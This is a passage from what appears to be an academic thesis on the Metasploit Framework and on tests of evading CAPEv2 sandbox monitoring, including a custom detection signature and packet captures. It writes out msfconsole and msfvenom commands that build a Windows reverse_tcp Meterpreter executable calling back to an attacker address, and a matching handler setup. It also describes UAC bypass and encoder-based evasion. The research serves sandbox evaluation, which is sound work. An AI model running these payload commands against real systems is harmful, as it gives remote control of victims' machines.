Chapter 4
Metasploit Framework

Metasploit is a tool aimed at simplifying exploitation and thus providing quick vulnerability validation. It was developed to help us divide the penetration testing workflow into manageable sections. Furthermore, it can also be defined as a tool to probe and exploit vulnerabilities on networks and servers. It is maintained by Rapid7, a US-based security company. Metasploit has two versions, one which is marketed mainly for pen-testers is called Metasploit Pro, and that is a commercial product that you need to license to use. On the other hand, the Metasploit Framework is a free-to-use, open-source tool targeted at security researchers. According to Rapid7's webpage, Metasploit became the de-facto standard pen-testing tool with more than 1500 exploits. The Metasploit Framework is written in Ruby, and it has been in development since 2003 [28–30].

Metasploit Framework is a console-based application that lets the user discover vulnerable devices, then test them for the vulnerability by launching exploits against them. If the exploit succeeds, the user gains access to the tested machine, usually in the form of some shell. Then the shell can be used to run other attacks on the same or different machines, control the target machine, or just perform reconnaissance.

4.1 Metasploit Framework Architecture

One of the fundamental properties of Metasploit is that it is based on a modular architecture. There are five main sections (directories), each section containing hundreds of modules [31]. The five main sections, as described in [29] and [30], are:

- *Payloads*: the code that we want to run in the target machine
- *Exploits*: modules that take advantage of flaws in the target system, used to deliver payloads
- *Auxiliary*: modules used to perform reconnaissance, such as port scanners
- *Encoders*: used to encode the payloads, also used to hide the payload shellcode in the network traffic
- *Nops*: used to pad payloads to a defined size with *NoOperation* instructions

The most useful shell that Metasploit Framework offers is a Meterpreter shell. This is a Metasploit proprietary shell developed purely with the aim to aid the attacker with executing remote commands on the victim machine.

4.1.1 Exploits

An exploit is a sequence of commands that targets a specific vulnerability in a system, an application, or a service with the aim to provide the attacker with access to the system. Exploits utilize results of a specific behavior the developers never assumed would happen. Common exploits utilize buffer overflows, SQL injections, and configuration errors [30]. Buffer overflow is exactly the technique performed by behaving the way the application developers never thought of. Buffer overflow is when the volume of data




Figure 4.1. Metasploit Architecture [32]

exceeds the capacity of the memory buffer. The result is that the application writes the data to some location it was not supposed to. Buffer overflow might happen when the application wants to store an input of an expected length of 10 bytes and receives an input of 12 bytes, and it is not handled correctly by the application.

4.1.2 Encoders

The plain shellcode of the payload might contain several null characters that, when interpreted by many programs, signify the end of a string. This could cause the code to terminate before completion. Also, a shellcode traversing the network in plaintext is likely to be picked up by intrusion detection systems (*IDSs*) and antivirus software (*AV*). Encoders help with this by avoiding bad characters and encoding the original payload. This helps with escaping static detection by IDSs, and AV SW [30].

4.1.3 Payloads

Payload is the code we want the system to execute. A *reverse_tcp shell* is a payload that creates a connection from the target machine back to the attacker. A payload can also be only a few commands executed on the target machine, i.e., to add a user.

There is an important difference between *staged* and *stageless* payloads. *Staged* payloads send a small stager to the target, which connects back to the attacker and downloads the rest of the payload. Therefore, staged payloads need special payload listeners, such as *multi/handler* in Metasploit. *Staged* payloads are ideal in situations where you have limited shellcode space, most commonly in Buffer Overflows. On the other hand, *stageless* payloads send the entire payload to the target at once and therefore do not require the attacker to provide more data. That means we have a variety of listeners we can use, such as *Netcat* [33].

4.2 Meterpreter

When exploiting a software vulnerability, certain results are typically expected by an attacker. The most common expectation is that the attacker will gain access to the target machine. The access is gained through a command interpreter, such as */bin/sh* or *cmd.exe*, which allows the attacker to execute commands on the target machine. Command interpreters usually run with the privileges of the user that is running the exploited software. Even though access to the command interpreter on the target machine enables the attacker almost a full control of the machine, limited only by the privileges of the exploited process, there still exists some room for improvement [34]. This room for improvement was filled with Meterpreter.

There are three requirements for the Meterpreter:

- *It must not create a new process*
- *It must work in chroot'd environments*
- *It must allow for robust extensibility*

All of those requirements were met thanks to the usage of in-memory injection. Meterpreter is similar to a normal command interpreter. It has a command line and a set of commands it can execute. The biggest difference from normal command interpreters is the Meterpreter's ability to control the set of available commands by injecting new extensions on the fly. This ability to change the command set on the fly means that the Meterpreter client can use the same interface and command set across multiple platforms as the needed code can always be injected on the fly. Using a uniform interface also enables uniform control and communication with Meterpreter server instances [34].

4.3 Metasploit Session

After successful exploitation of a host, either a shell or Meterpreter session is opened. This depends on the module used to create Metasploit's session. Meterpreter shell gives you access to Metasploit modules and other actions not available in the standard shell.

This means that a Metasploit session is a channel between the attacker and victim PCs done either via standard OS shell or Meterpreter shell [28].

4.4 Process Migration

Process migration in Meterpreter is a process of transferring the payload from the current process into another. This is done usually to gain a more stable session, as migrating to a process like *explorer.exe* means that the risk of someone closing the process that establishes the session is relatively small. Another reason why the process migration might be used is to execute some shellcode in the context of a process designed to do similar operations, thus minimizing the risk of being noticed in the system.

In order to migrate to another process, the original process has to inject its payload into the target process. In Meterpreter, this is done using reflective DLL injection — a variant of PE process injection [34]. This is discussed in greater detail in Chapter 3.2.

4.5 UAC Bypass Module

User Account Control (UAC) is one of the core components of Microsoft's Windows security. It helps to mitigate the impact of malware by introducing the concept of standard (*non-privileged*) and administrator (*privileged*) security context. By default, every application that gets executed is executed in non-privileged mode. This allows administrator accounts to safely run software without fearing that the application will have more rights than needed. If the application needs to run in the privileged security context, such as accessing a system resource, the user is presented with a prompt asking to approve this action. If approved, the application gets elevated to the privileged security context, receiving a full administrator access token. UAC offers multiple security levels which define when or if the user is asked to approve the application request. The important part then is that when an application with the full administrator access token launches another application, this token is inherited by the newly launched application [35].

As having an administrator's access token is needed for many tasks, a malware wants to do, like registry modifications, protected folder modifications, or using the task scheduler, Metasploit offers multiple modules to bypass the UAC prompt and get the needed administrator token. One of those modules is a module called *use exploit/windows/local/bypassuac*.

This module was developed by D. Kennedy, Mittnick, and Mubix. It is based on a Proof-of-Concept (POC) by Leo Davidson [1], who discovered a design defect in Windows 7 UAC concept. The problem with UAC in Windows is that some programs signed by Microsoft (*Windows Publisher certificate*) can auto-elevate themselves (silently, without a prompt) to a privileged level. This can then be used to run arbitrary code. *Bypassuac* uses the trusted publisher certificate and process injection to spawn a second shell that has the UAC flag turned off [36–37].

The *bypassuac* module spawns, among others, a *tior.exe* file to the victim machine. This file, according to the description in its sourcecode [2] is used to redirect data from the console to pipes. When using *tior.exe*, the redirector app, the child process will never know that his parent redirects its IO [38].

[1] `https://www.pretentiousname.com/misc/win7_uac_whitelist2.html`

[2] `https://github.com/rapid7/metasploit-framework/blob/master/external/source/exploits/bypassuac/TIOR/TIOR.cpp`

Chapter 5
Experiments

This chapter describes the realization of analyzing how to evade CAPEv2 sandbox monitoring. Moreover, this chapter will explain how I have tried to escape the CAPEv2 monitor by using Metasploit-based attacks. To perform this analysis, I have used the local installation of CAPEv2 as well as the official, publicly available instance, run by the creators, available at `https://capesandbox.com`. The following section covers all the infrastructure specifics, with scripts used for setup and installation listed in appendix A.1.

5.1 Infrastructure

In this section, the infrastructure used to conduct the analysis of CAPEv2 abilities in evasion detection will be discussed. The infrastructure setup was built upon infrastructure Dominik Kouba [39] has built for his thesis. The main part of the analysis was performed locally on a local installation of the CAPEv2 sandbox. As I wanted to verify everything I have discovered on my local instance, I have used the public instance of CAPEv2. Since the public instance is created and maintained by the CAPEv2 developers, it is configured to follow the known best practices.

In the subsections below, I will introduce the infrastructure used.

5.1.1 Host Machine

Since my thesis aims to test and analyze the capabilities of CAPEv2, only one instance of CAPEv2 was needed. As was mentioned in the theoretical introduction, Chapter 2.3, this machine runs the sandbox with the associated virtualization software as guest machines were used virtualized Windows 7 machines that were stored on controlled by the host machine.

The configuration was made according to the CAPEv2 documentation.[5] The host machine is running Ubuntu *20.04.1* as well as CAPEv2 sandbox commit ID *dada7d2*. CAPEv2 was installed with scripts provided by the authors with the required minor tweaks, mainly to introduce the correct IP address range and network interfaces. Together with the full script used, all the specifics are part of the appendix A.1.

Physically the host machine is a virtual server based on Intel Xeon X3430 CPU. This CPU greatly reduces the ability to run the most recent version of CAPEv2 as this CPU does not support AVX instructions needed by MongoDB of version 5 and above, which is then needed by the newest CAPEv2.


On the host machine, there are also four virtual machines running on KVM virtualization, which CAPEv2 uses as guest machines.

5.1.2 Guest Machines

Each guest machine is a virtualized machine running Windows 7, *build 7601*. As described in the theoretical part, those are the machines on which my malicious code is running and where the detection capabilities of CAPEv2 are tested.

One of the requirements on the guest machines was to disable Windows Defender antivirus and also to disable the firewall. This has to be done to aid the attack and help me focus on evading the CAPEv2 monitor and not the antivirus. Another requirement on the guest machine posed by CAPEv2 sandbox itself is the need for Python3 to run the *agent.py*. The agent is needed for communication with the sandbox. It is also suggested by CAPEv2 developers to have the UAC (*User Account Control*) disabled. This suggestion is a bit problematic because real-world machines usually have the UAC settings in their default state. The default state is that the UAC is enabled. Having the UAC disabled might be a good enough marker for malware to suppose the environment it's running at is, in fact, a sandbox. Because the assumption is the UAC is enabled on real-world machines, and having UAC disabled does not correspond to the assumed standard setting. Thus disabling the UAC might produce false-negative analysis results as the malware would not do anything in an environment with a disabled UAC. Because of this, I had one machine with UAC turned on and the other with it turned off. As I later found out, having the UAC enabled broadens the possibilities of escaping the CAPEv2 monitor.

On the machines, there is some side software that Dominik [39] installed for his malware testing purposes. This software was installed on the machines with the aim of mimicking a real-world machine. Specifically, the SW installed is shown in the following Figure 5.1.



Name	Publisher
Google Chrome	Google LLC
Mozilla Firefox 80.0.1 (x64 en-US)	Mozilla
Mozilla Maintenance Service	Mozilla
PuTTY release 0.74 (64-bit)	Simon Tatham
Python 3.8.10 (32-bit)	Python Software Foundation
Python Launcher	Python Software Foundation
Skype version 8.64	Skype Technologies S.A.
Spotify	Spotify AB
VLC media player	VideoLAN
WinRAR 5.91 (64-bit)	win.rar GmbH

Figure 5.1. Guest Machine — Installed Programs

For a minor simplification of my analysis, I have placed a text file called *super_secret_hidden_file.txt* on the desktop to test whether I've managed to evade the CAPEv2 monitor successfully. That is because I've written a signature that monitors whether this file was accessed or not. This means that if the analyzed malware sample makes an action to read the *super_secret_hidden_file.txt* and CAPEv2 is still attached to the malware, CAPEv2 will report that the *super_secret_hidden_file.txt* was read. Otherwise, there will be no sign of it. More on that in the Signature section 5.2.2.

5.1.3 Kali Linux — attacking machine

To create and control the malicious files that were then tested in the CAPEv2 sandbox, a virtual machine running Kali Linux was used. The version used was *2021.4a-virtualbox*[1]. This machine was connected to the university network, which means it had a public IP address. Having an IP address reachable from the internet was necessary for testing the crafted samples against the CAPEv2 public instance.

5.2 Analysis of CAPEv2 Capabilities — Preparation

In this section, I will discuss how I've tested and then analyzed the detection capabilities of CAPEv2. Metasploit console (or *msfvenom* directly) was used to create the malicious *exe* files containing the Meterpreter shell. Those files were then submitted into the sandbox using its web interface. The sandbox, after the files are successfully submitted, then runs the submitted files in the guest VMs. The malicious payload then did what it was supposed to do. Usually, its main job was connecting back to the attacking machine and opening up a Meterpreter session. I could then use this newly opened session to try to evade the detection.

5.2.1 Creating Malicious Payload

For creating a malicious payload, I was using, as specified in the specification, Metasploit. *Msfconsole* is the main control interface of the Metasploit framework, and as such, it was used to create the malicious file. There's also an option to use *msfvenom* directly, which gives us the same output — malicious file — as if we use the *msfconsole*. The only difference is that *msfconsole* uses *msfvenom* internally and so the syntax can be made more user-friendly. On the other hand, using *msfvenom* directly results in using only one command. Both approaches were used. The difference between those two tools can be better understood from the following code listings.

This is an example of how to create a malicious file that will use *reverse_tcp* Meterpreter payload. This payload creates, upon execution, a reverse connection via TCP — a connection back to the attacker. After the connection is successfully established, the payload creates a Meterpreter session.

```
msfconsole  # This spins up the Metasploit console
use windows/meterpreter/reverse_tcp  # Specifies which module to use
set LHOST 147.32.215.77  # IP address of attacker
set LPORT 4445  # IP port of attacker to connect to
generate -f exe -o reverse_tcp.exe  # This generates the EXE file
```

The same result, but using msfvenom, can be achieved like this:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=147.32.215.77 LPORT=
4445 -f exe --platform windows -a x86 -o reverse_tcp.exe
```

In order to handle the incoming connection from the victim machine, a handler must be set up on the attacker's side. The Meterpreter payload *reverse_tcp* is handled using the `multi/handler` handler. That is a universal handler that is used to handle reverse connections. The handler is set up as follows.

[1] https://www.kali.org/get-kali/#kali-virtual-machines

```
msfconsole
use multi/handler
set payload windows/meterpreter/reverse_tcp  # As in the EXE file
set LHOST 147.32.215.77  # Address and port to listen to
set LPORT 4445
exploit  # Starts the handler
```

I didn't need to hide in any way that the file was malicious because there was no antivirus software active on the target machines that would interfere with running the created file, and I knew that the file would always be executed. Of course, the CAPEv2's static analysis will detect that the file is malicious, but the interest was in analyzing the behavioral capabilities of CAPEv2. Because of this, I was using *reverse_tcp* or *reverse_https* Meterpreter reverse payloads without any encoding. I had to use *reverse* payloads as the victim machine was hidden behind a NAT — did not have a public IP address. Reverse payloads make the connection from the victim machine back to the attacker machine. Both staged, and stageless versions of the payloads were tested, and as I did not notice any impact on the detection in CAPEv2, I later used only the staged version. Staged versions are also compatible with more Metasploit modules, which was another reason I preferred them. The reason why staged versions of payloads are compatible with more Metasploit modules is their size advantage — the staged payloads are smaller than their stageless counterparts.

5.2.2 CAPEv2 Signatures

In order to distinguish whether I've successfully managed to escape the CAPEv2 monitor, I've written an easy signature that test's whether a file was accessed. Because of the properties of the CAPEv2 sandbox, which operates by only monitoring the uploaded file, I know that if I access the *super_secret_hidden_file.txt* file on the desktop and do not get an alert, I know I've managed to escape the monitor.

The signature Python3 code is as follows:

```
from lib.cuckoo.common.abstracts import Signature

class AccessesHiddenFile(Signature):
    name = "accesses_monitored_file"
    description = "Accesses monitored file on a Windows file system"
    severity = 3
    categories = ["generic"]
    authors = ["ilzaman"]
    minimum = "0.5"

    enabled = True

    def run(self):
        match = self.check_file(pattern="super_secret_hidden_file\\
                                .txt$", regex=True)
        if match:
            self.data.append({"file": match})
            return True

        return False
```

5.2.3 Getting a Stable Session — Investigating Stability Issues

After the upload of the malicious file containing *reverse_tcp* Meterpreter staged payload, I have had the issue that the payload was not able to connect back to the attacker machine. The connection scheme is shown in Figure 5.2. I supposed CAPEv2 or its monitor somehow interfered with the ability of Meterpreter to establish a stable session, as the established sessions lasted only a few seconds before they would disconnect. This behavior of the Meterpreter sessions was unusable for future experiments, as it would not allow me to conduct them. The process of finding the solution for this problem is covered in this subsection.




Figure 5.2. Connection Scheme


Because CAPEv2 is a payload extracting sandbox, there was a possibility that this payload extraction from the network traffic prevents the *reverse_tcp* stager from downloading the necessary components to create a stable Meterpreter session. This possibility proved wrong as the stageless version of the Meterpreter payloads was unstable too.

Another option was to test whether the standard windows (DOS) shell and PowerShell reverse payloads would suffer from the same issue. Both payloads produced stable sessions. This discovery means that the problem was only related to the Meterpreter sessions. I have then tried to find where the problem was by starting with a clean VM and slowly introducing different elements of CAPEv2 to see at which step the Meterpreter session breaks down.

Using pure VM and the reverse Meterpreter payloads without CAPEv2 sandbox produced a stable session. That meant that it was CAPEv2 that introduced the problem. The option then was to use the CAPEv2 web interface to upload the file and let it run without attaching the monitor, i.e., disabling its monitoring capabilities. This resulted in a stable version as well. Then it was clear that the problem was introduced by the CAPEv2, its monitor, or the payload extracting functionality.


Another possibility on how to find the problem was to monitor the network traffic between attacker and victim machine with and without the CAPEv2 sandbox. Figure 5.3 depicts network traffic with no monitor attached, and Figure 5.4 with the monitor attached. It can be clearly seen that the TCP session when the CAPEv2 monitor is attached resets itself after about 40 sec, and it never fully reestablishes.

This discovery made it clear that CAPEv2 somehow makes the session timeout on the victim side earlier than it should. This observation leads to investigating the CAPEv2 monitor itself. As the CAPEv2 monitor is the DLL that gets injected into the target process, and it is responsible for the monitoring and code manipulation CAPEv2 does



```
Time            No.    Source          Destination     Protocol  Length  Info
*REF*           22026  147.32.80.64    147.32.215.85   TCP         48 49216 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 SACK_PERM=1
0.000008584     22027  147.32.215.85   147.32.80.64    TCP         48 4445 → 49216 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1
0.015257120     22172  147.32.80.64    147.32.215.85   TCP         40 49216 → 4445 [ACK] Seq=1 Ack=1 Win=64450 Len=0
0.094119202     22496  147.32.215.85   147.32.80.64    TCP         44 4445 → 49216 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=4
0.101273347     22546  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49216 [ACK] Seq=5 Ack=1 Win=64240 Len=1289
0.101275666     22547  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49216 [PSH, ACK] Seq=1294 Ack=1 Win=64240 Len=1289
0.101291556     22548  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49216 [ACK] Seq=2583 Ack=1 Win=64240 Len=1289
0.101294900     22549  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49216 [PSH, ACK] Seq=3872 Ack=1 Win=64240 Len=1289

169.493105524   56738  147.32.215.85   147.32.80.64    TCP         40 4445 → 49216 [ACK] Seq=403838 Ack=15678 Win=61320 Len=0
173.067756649   56813  147.32.215.85   147.32.80.64    TCP        152 4445 → 49216 [PSH, ACK] Seq=403838 Ack=15678 Win=62780 Len=112
173.079136482   56814  147.32.80.64    147.32.215.85   TCP        200 49216 → 4445 [PSH, ACK] Seq=15678 Ack=403950 Win=64450 Len=160
173.079226096   56815  147.32.215.85   147.32.80.64    TCP         40 4445 → 49216 [ACK] Seq=403950 Ack=15838 Win=62780 Len=0
173.079254209   56816  147.32.80.64    147.32.215.85   TCP         40 49216 → 4445 [FIN, ACK] Seq=15838 Ack=403950 Win=64450 Len=0
173.121951058   56818  147.32.215.85   147.32.80.64    TCP         40 4445 → 49216 [ACK] Seq=403950 Ack=15839 Win=62780 Len=0
173.223317898   56819  147.32.215.85   147.32.80.64    TCP        152 4445 → 49216 [PSH, ACK] Seq=403950 Ack=15839 Win=62780 Len=112
173.223476155   56820  147.32.215.85   147.32.80.64    TCP         40 4445 → 49216 [FIN, ACK] Seq=404062 Ack=15839 Win=62780 Len=0
```

Figure 5.3. PCAP of Reverse TCP without CAPEv2 Monitor



```
Time            No.    Source          Destination     Protocol  Length  Info
*REF*           12114  147.32.80.64    147.32.215.85   TCP         52 49171 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 WS=256 SACK_PERM=1
0.000014000     12115  147.32.215.85   147.32.80.64    TCP         52 4445 → 49171 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
0.010739336     12121  147.32.80.64    147.32.215.85   TCP         40 49171 → 4445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
0.053129695     12126  147.32.215.85   147.32.80.64    TCP         44 4445 → 49171 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=4
0.054204080     12127  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49171 [ACK] Seq=5 Ack=1 Win=64256 Len=1289
0.054206037     12128  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49171 [PSH, ACK] Seq=1294 Ack=1 Win=64256 Len=1289
0.054212322     12129  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49171 [ACK] Seq=2583 Ack=1 Win=64256 Len=1289
0.054212815     12130  147.32.215.85   147.32.80.64    TCP       1329 4445 → 49171 [PSH, ACK] Seq=3872 Ack=1 Win=64256 Len=1289

22.549308577    41534  147.32.215.85   147.32.80.64    TCP         40 4445 → 49171 [ACK] Seq=403358 Ack=8766 Win=62080 Len=0
40.628326208    42185  147.32.80.64    147.32.215.85   TCP         52 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 WS=256 SACK_PERM=1
40.628396241    42186  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41.149104065    42188  147.32.80.64    147.32.215.85   TCP         52 [TCP Retransmission] [TCP Port numbers reused] 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 WS=256 SACK_PERM=1
41.149118984    42189  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41.663803246    42191  147.32.80.64    147.32.215.85   TCP         48 [TCP Retransmission] [TCP Port numbers reused] 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 SACK_PERM=1
41.663819358    42192  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
42.980248145    42304  147.32.215.85   147.32.80.64    TCP        152 4445 → 49171 [PSH, ACK] Seq=403358 Ack=8766 Win=64128 Len=112
43.196964055    42305  147.32.80.64    147.32.215.85   TCP         40 49171 → 4445 [ACK] Seq=8766 Ack=403470 Win=65280 Len=0
51.670784272    42632  147.32.80.64    147.32.215.85   TCP         52 [TCP Port numbers reused] 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 WS=256 SACK_PERM=1
51.670798444    42633  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
52.185588246    42636  147.32.80.64    147.32.215.85   TCP         52 [TCP Retransmission] [TCP Port numbers reused] 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 WS=256 SACK_PERM=1
52.185603481    42637  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
52.702389437    42642  147.32.80.64    147.32.215.85   TCP         48 [TCP Retransmission] [TCP Port numbers reused] 49183 → 4445 [SYN] Seq=0 Win=8192 Len=0 MSS=1289 SACK_PERM=1
52.702403611    42643  147.32.215.85   147.32.80.64    TCP         40 4445 → 49183 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Figure 5.4. PCAP of Reverse TCP with CAPEv2 Monitor

to the target process, it had to be the root cause of the session stability issues. One of the hooks responsible for manipulating the sleep time of the analyzed application, called *NtWaitForSingleObject* was found to cause this behavior, and recompiling the monitor without this hook fixed the session stability issues. I've opened an issue on GitHub[1] for the developers to let them know about this problem so that it can be fixed, but it has not been resolved at the time of writing this thesis.

Since I could solve the problem by omitting this hook from the hook set used by the monitor, I could continue using *reverse_tcp*-based payloads. Omitting the hook was not an ideal solution as that means CAPEv2 could not be tested in its default configuration. But as the CAPEv2 developers' team is still working on a fix for this issue, at the time of writing this thesis, I have used it as a temporary solution for the purpose of my analysis. If malware were to use Meterpreter's *reverse_tcp* payload, it would be unable to execute in the CAPEv2 sandbox properly. Because it would be unable to execute properly, CAPEv2 could misclassify it as a non-malicious file!


It is important to note that this issue is related only to Meterpreter payloads based on *reverse_tcp*. Payloads based either on a standard shell or Meterpreter *reverse_http* or *reverse_https* do not share this issue and are safe to use with CAPEv2 sandbox in its original settings.

5.2.4 Integrating with the Payload — Meterpreter Shell

Upon successfully uploading our malicious file with a Meterpreter-based payload, CAPEv2 runs it in a VM, connects back to my PC, and establishes a Meterpreter

[1] https://github.com/kevoreilly/capemon/issues/34

